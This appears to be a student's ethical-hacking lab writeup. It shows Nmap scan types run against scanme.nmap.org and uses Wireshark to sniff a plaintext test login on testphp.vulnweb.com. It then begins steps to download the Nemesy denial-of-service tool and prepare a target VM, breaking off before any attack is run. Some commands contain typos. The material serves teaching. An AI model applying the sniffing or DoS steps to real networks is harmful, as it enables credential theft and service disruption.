


```
C:\Windows\System32>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 09:33 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.37s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 28.47 seconds
```

2) SYN (Stealth) Scan (-sS)

SYN Scan is the default and most popular scan options for good reasons . It can be performed quickly , scanning thousands of ports per second on a fast network not hampered by intrusive firewalls

<u>Command :</u> nmap -p22,113,139 scanme.nmap.org




```
C:\Windows\System32>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 09:37 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
113/tcp closed ident
139/tcp closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
```

3) FIN (-sF)

Sets just the TCP FIN bit

<u>Command:</u> nmap -sF -T4 scanme.name.org




```
C:\Windows\System32>nmap -sF -T4 scanme.name.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 09:56 India Standard Time
Nmap scan report for scanme.name.org (75.126.100.21)
Host is up (0.31s latency).
rDNS record for 75.126.100.21: 15.64.7e4b.ip4.static.sl-reverse.com
All 1000 scanned ports on scanme.name.org (75.126.100.21) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 17.93 seconds
```

4) NULL Scan (-sN)

Does not set any bits (TCP Flag Header is 0)

<u>Command :</u> nmap -sN -p 22 scanme.nmap.org




```
C:\Windows\System32>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 09:54 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.31s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.75 seconds
```

5) XMAS Scan (-xS)

Sets the FIN, PSH and URG flags, lightning the packet up like a Christmas tree

<u>Command :</u> nmap -sX -T4 scanme.nmap.org



```
C:\Windows\System32>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 09:40 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 259.63 seconds
```

PRACTICAL NO: 5

Aim: Network Traffic Capture and DoS Attack with Wireshark and Nemesy .

Network Traffic Capture:

- **Use Wireshark to capture network traffic on a specific network interface.**
- **Analyze the captured packets to extract relevant information and identify potential security issues.**

Denial of Service (DoS) Attack:


- **Use Nemesy to launch a DoS attack against a target system or network.**
- **Observe the impact of the attack on the target's availability and performance.**

SOLUTION:

1) Network Traffic Capture:


- **Use Wireshark to capture network traffic on a specific network interface.**
- **Analyze the captured packets to extract relevant information and identify potential security issues.**

Step 1 : Open Wireshark and select WiFi


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...


Wi-Fi
Local Area Connection* 10
Local Area Connection* 9
Local Area Connection* 8
VMware Network Adapter VMnet8
VMware Network Adapter VMnet1
Local Area Connection* 2
Local Area Connection* 1
Adapter for loopback traffic capture
Local Area Connection
Ethernet 2
Event Tracing for Windows (ETW) reader

Step 2 : Start Capturing the Packets



```
No.      Time        Source          Destination      Protocol  Lengtl Info
      49 1.206976    192.168.0.113   52.168.112.67    TLSv1.2    141 Application Data
      50 1.207122    192.168.0.113   52.168.112.67    TLSv1.2   1117 Application Data
      51 1.207305    192.168.0.113   52.168.112.67    TLSv1.2     92 Application Data
      52 1.207778    192.168.0.113   52.168.112.67    TCP       1494 52156 → 443 [ACK] Seq=1559 Ack=4356 Win
      53 1.207778    192.168.0.113   52.168.112.67    TCP       1494 52156 → 443 [ACK] Seq=2999 Ack=4356 Win
      54 1.207778    192.168.0.113   52.168.112.67    TCP       1494 52156 → 443 [ACK] Seq=4439 Ack=4356 Win
      55 1.207778    192.168.0.113   52.168.112.67    TLSv1.2   1238 Application Data
      56 1.357486    192.168.0.113   23.212.254.72    TCP         54 [TCP Retransmission] 52140 → 443 [FIN,
      57 1.363058    23.212.254.72   192.168.0.113    TCP         54 443 → 52140 [ACK] Seq=26 Ack=2 Win=501
      58 1.405126    52.168.112.67   192.168.0.113    TCP         54 443 → 52156 [ACK] Seq=4356 Ack=1559 Win
      59 1.405126    52.168.112.67   192.168.0.113    TCP         54 443 → 52156 [ACK] Seq=4356 Ack=4439 Win
```

Step 3 : Go to chrome and visit the website : http://testphp.vulnweb.com/login.php



If you are already registered please enter your login information below:


Username :

Password :

login

You can also signup here.
Signup disabled. Please use the username test and the password test.

Step 4 : Now enter and username and password of your choice and click on login



If you are already registered please enter your login information below:


Username : chirag

Password : •••••


login

You can also signup here.
Signup disabled. Please use the username test and the password test.

Step 5 : Go to wireshark and click on the Red square button to stop the capturing of packets




Step 6 : Type http in the search bar to retrieve only http packets



http

```
No.   Time       Source          Destination     Protocol Lengtl Info
 2431 27.175765  192.168.0.113   44.228.249.3    HTTP      543 GET /login.php HTTP/1.1
 2439 27.438689  44.228.249.3    192.168.0.113   HTTP     1362 HTTP/1.1 200 OK  (text/html)
 2514 38.744879  192.168.0.113   44.228.249.3    HTTP      726 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 2522 39.002555  44.228.249.3    192.168.0.113   HTTP      330 HTTP/1.1 302 Found  (text/html)
 2523 39.005923  192.168.0.113   44.228.249.3    HTTP      582 GET /login.php HTTP/1.1
 2526 39.264128  44.228.249.3    192.168.0.113   HTTP     1362 HTTP/1.1 200 OK  (text/html)
```


Step 7 : Select the below Post packet to view the username and password.



http

```
No.   Time       Source          Destination     Protocol Lengtl Info
 2431 27.175765  192.168.0.113   44.228.249.3    HTTP      543 GET /login.php HTTP/1.1
 2439 27.438689  44.228.249.3    192.168.0.113   HTTP     1362 HTTP/1.1 200 OK  (text/html)
 2514 38.744879  192.168.0.113   44.228.249.3    HTTP      726 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
 2522 39.002555  44.228.249.3    192.168.0.113   HTTP      330 HTTP/1.1 302 Found  (text/html)
 2523 39.005923  192.168.0.113   44.228.249.3    HTTP      582 GET /login.php HTTP/1.1
 2526 39.264128  44.228.249.3    192.168.0.113   HTTP     1362 HTTP/1.1 200 OK  (text/html)
```

Step 8 : At the bottom you will get to see the username and password




```
      Connection: keep-alive\r\n
    > Content-Length: 35\r\n
      Cache-Control: max-age=0\r\n
      Origin: http://testphp.vulnweb.com\r\n
      Content-Type: application/x-www-form-urlencoded\r\n
      Upgrade-Insecure-Requests: 1\r\n
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
      Referer: http://testphp.vulnweb.com/login.php\r\n
      Accept-Encoding: gzip, deflate\r\n
      Accept-Language: en-GB,en-US;q=0.9,en;q=0.8\r\n
      \r\n
      [Response in frame: 2522]
      [Full request URI: http://testphp.vulnweb.com/userinfo.php]
      File Data: 35 bytes
  v HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "uname" = "chirag"
    > Form item: "pass" = "asdfsdcfvgbnzxcvb"
```

2) Denial of Service (DoS) Attack:

- **Use Nemesy to launch a DoS attack against a target system or network.**
- **Observe the impact of the attack on the target's availability and performance.**

Step 1: If you are using virtual windows 7 then do this setting in virtual box Setting → Network → Bridged Adapter




☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: Realtek PCIe GbE Family Controller

Step 2 : Download nemsey attack tool in windows 8



google.com/search?q=download+nemesy+ddos+attack+tool+packet+strom&sca_esv=9cee808f7e7

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

download nemesy ddos attack tool packet strom

Did you mean: download nemesy ddos attack tool packet *storm*


Packet Storm
https://packetstorm.news › files › nemesy13.zip.html

nemesy13.zip

3 Jan 2002 — **Nemesy** v1.3 is a **denial of service attack tool** which generates random **packets** with spoofed IP addresses. Run on Windows 2000/XP/NT.

Step 3 : Open website and download it


Step 4: Open cmd in win 7 and type ipconfig and note ip address



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\hacker>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f17c:81cc:aff8:6e0c%11
   IPv4 Address. . . . . . . . . . . : 192.168.90.127
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.90.1

Tunnel adapter isatap.{4D24174E-E3B7-4C57-884F-D634F6003A63}:

   Media State . . . . . . . . . . . : Media disconnected
